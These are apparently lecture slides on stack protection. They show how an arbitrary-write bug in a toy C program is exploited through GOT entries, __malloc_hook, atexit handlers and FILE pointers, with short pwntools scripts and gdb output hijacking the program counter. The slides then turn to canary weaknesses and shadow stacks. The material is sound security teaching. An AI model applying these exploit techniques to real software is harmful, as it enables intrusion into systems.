Stack protection #2

Insu Yun

Today’s lecture


- Understand how to exploit arbitrary write
- Understand other issues in stack canary
- Understand shadow stack

An Economic Defense: Stack Cookie

- A defense specific to ***sequential*** stack overflow

- On a function call
  - cookie = some_random_value

- Before the function returns
  - if(cookie != some_random_value)
    printf("Your stack is smashed\n");



Exploiting arbitrary write

- How can you exploit a vulnerability that allows you to write arbitrary memory with arbitrary content?
  - i.e., arbitrary write
  - One of the most powerful exploit primitives that we can have

- One way would be writing a return address as usual
  - Your exploit is not reliable (i.e., hard to reproduce)
  - A return address is not stable; it depends on your file name, environment variables, arguments, …

Example

How can we change eip = 0x41414141?

```
int main() {
  intptr_t *ptr, value;
  read(0, &ptr, sizeof(ptr));
  read(0, &value, sizeof(value));
  *ptr = value;

  puts("Hello World");
}
```

1. GOT (Global Offset Table)

- Procedure Linkage Table (PLT)
  - Stubs used to load dynamically linked functions

```
   0x080484f3 <+77>:     push   0x80485a0
   0x080484f8 <+82>:     call   0x8048360 <puts@plt>
```

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

1. GOT (Global Offset Table)

- PLT stub calls a function in its GOT entry

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

1. GOT (Global Offset Table)

```
0x8048330:    push    DWORD PTR ds:0x804a004
0x8048336:    jmp     DWORD PTR ds:0x804a008
```

```
pwndbg> x/x 0x804a004
0x804a004:      0xf7ffd940
pwndbg> x/x 0x804a008
0x804a008:      0xf7feadd0
pwndbg> x/i 0xf7feadd0
   0xf7feadd0 <_dl_runtime_resolve>:    push   eax
```

struct link_map*: A data structure for shared objects

_dl_runtime_resolve(link_map*, offset): Lazily loads a function address based on offset

1. GOT (Global Offset Table)

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:       jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:     push   0x10
   0x804836b <puts@plt+11>:    jmp    0x8048330
```

- __dl_runtime_resolve
  1. According to offset, get a function name in an ELF binary (e.g., puts)
  2. Based on the function name, get its address
  3. Update GOT with the address and call the function
  - This mechanism also can be used in attack: return_to_dl attack

1. GOT (Global Offset Table)

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```

No more lookup again!

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0xf7e24ca0 (puts) ◂— push   ebp
```

1. GOT (Global Offset Table)

```python
from pwn import *
p = gdb.debug('./aaw')
# puts@got
p.write(p32(0x804a014))
p.write("AAAA")
p.interactive()
```

```
► f 0 41414141
  f 1  80484fd main+87
  f 2 f7d82f21 __libc_start_main+241

pwndbg> x/i $pc
=> 0x41414141:   Cannot access memory at address 0x41414141
```

2. .dtors?

- If you check online materials, you might see .dtors
  - .dtors is a list of functions that are called after exit()
  - Overwriting .dtors entry makes you to. control your program counter

- It had been extensively used in exploiting arbitrary write, but it is no longer available
  - .dtors is replaced with .fini_array
  - .fini_array is read-only

- Remember: no .dtors anymore!

3. C library hooks

- e.g., __malloc_hook, __free_hook: Called before and after malloc() and free()
  - __malloc_hook(size)
  - __free_hook(void*)

```
int main() {
  intptr_t *ptr, value;
  read(0, &ptr, sizeof(ptr));
  read(0, &value, sizeof(value));
  *ptr = value;

  puts("Hello World");
}
```

Unfortunately, no malloc or free…?

3. C library hooks

- Set breakpoint before calling puts & Run
  - Set breakpoint on malloc()

puts() uses malloc!
(for allocating buffer)

```
pwndbg> bt
#0  __GI___libc_malloc (bytes=1024) at malloc.c:3038
#1  0xf7e22844 in __GI__IO_file_doallocate (fp=0xf7f95d80 <_IO_2_1_
#2  0xf7e313b8 in __GI__IO_doallocbuf (fp=0xf7f95d80 <_IO_2_1_stdou
#3  0xf7e30619 in _IO_new_file_overflow (f=0xf7f95d80 <_IO_2_1_stdo
#4  0xf7e2f680 in _IO_new_file_xsputn (f=0xf7f95d80 <_IO_2_1_stdout
#5  0xf7e24d70 in _IO_puts (str=<optimized out>) at ioputs.c:40
#6  0x080484fd in main ()
#7  0xf7dd5f21 in __libc_start_main (main=0x80484a6 <main>, argc=1,
#8  0x080483c2 in _start ()
```

3. C library hooks

```
pwndbg> x/gx &__malloc_hook
0xf7f95788 <__malloc_hook>:     0x00000000f7e381c0
```

```python
from pwn import *
p = gdb.debug('./aaw')
p.write(p32(0xf7f95788))
p.write("AAAA")
p.interactive()
```

```
► f 0 41414141
  f 1 f7e3807a malloc+426
  f 2 f7e22844 _IO_file_doallocate+148
  f 3 f7e313b8 _IO_doallocbuf+120
  f 4 f7e30619 _IO_file_overflow+409
  f 5 f7e2f680 _IO_file_xsputn+192
  f 6 f7e24d70 puts+208
  f 7  80484fd main+87

pwndbg> x/i $pc
=> 0x41414141:  Cannot access memory at address 0x41414141
```

4. __atexit() handlers

```c
int atexit(void (*function)(void));
```

- Registers the given function to be called at normal process termination, either via exit(3) or via return from the program's main()

- How is it implemented?
  - __exit_funcs: a linked list of atexit handlers
  - atexit handler (struct exit_function) contains a function pointer
  - If we can corrupt it, then we can call this function after program terminates

4. __atexit() handlers

- PTR_MANGLE: Mitigation for __atexit() handlers
  - Same mechanism has been applied for __malloc_hook() and __free_hook() in the recent libc (but not ours)

```
#  define PTR_MANGLE(var)        asm ("xor %%fs:%c2, %0\n"
                                      "rol $2*" LP_SIZE "+1, %0"
                                      : "=r" (var)
                                      : "0" (var),
                                        "i" (offsetof (tcbhead_t,
                                                       pointer_guard)))
```

Q: Why do we need rotation?

- Idea: Using a random secret, modify a pointer
  - Without leaking the secret, the pointer cannot be changeable
  - If you have a more powerful primitive (e.g., arbitrary read), you can exploit it

5. Function pointers


- Many programs contain function pointers
- If you can corrupt this, then it is sufficient to control your pc
- One of the example FILE* structure (e.g., fopen)
  - It contains virtual function table for supporting polymorphism
  - FILE* is more complex than you can imagine
  - e.g., FSOP: File structure oriented programming
    - Play with FILE Structure Yet Another Binary Exploitation Technique in HITB2018

An Economic Defense: Stack Cookie

- A defense specific to ***sequential*** stack overflow

- On a function call
  - cookie = some_random_value

- Before the function returns
  - if(cookie != some_random_value)
    printf("Your stack is smashed\n");



Notify your buffer overflow

- In Ubuntu 18.04 (My machine)

```
*** stack smashing detected ***: <unknown> terminated
```

- In Ubuntu 16.04 (Our server)

```
*** stack smashing detected ***: ./bof terminated
```


- Why does this change happen??

Think carefully when you design a mitigation

```
*** stack smashing detected ***: ./bof terminated
```

- Q: Can this file name be corrupted?
  - A: Yes it can. It is stored in stack!
- Q: If it can, what's the consequence?
  - A: You can read a content of arbitrary memory (i.e., arbitrary read)
  - So, with stack overflow, you can still get arbitrary read
- So, it is patched now! (CVE-2010-3192)

Alterative stack protection: Shadow stack



+ Not vulnerable to information disclosure

+ More secure with additional protection for shadow stack

- Performance overhead

- Backward compatibility

Ref: The Performance Cost of Shadow Stacks and Stack Canaries, AsiaCCS15

Trying to adopt shadow stack

- Intel designed a new set of instructions with Control-flow Enforcement Technology (CET)
  - CALL/RET will copy its return address into shadow stack
  - If a return address does not match with its shadow, then exception!

- Microsoft adopted CET from Windows 10 (20H1)
- Linux CET patch (2020. 12. 09)
- …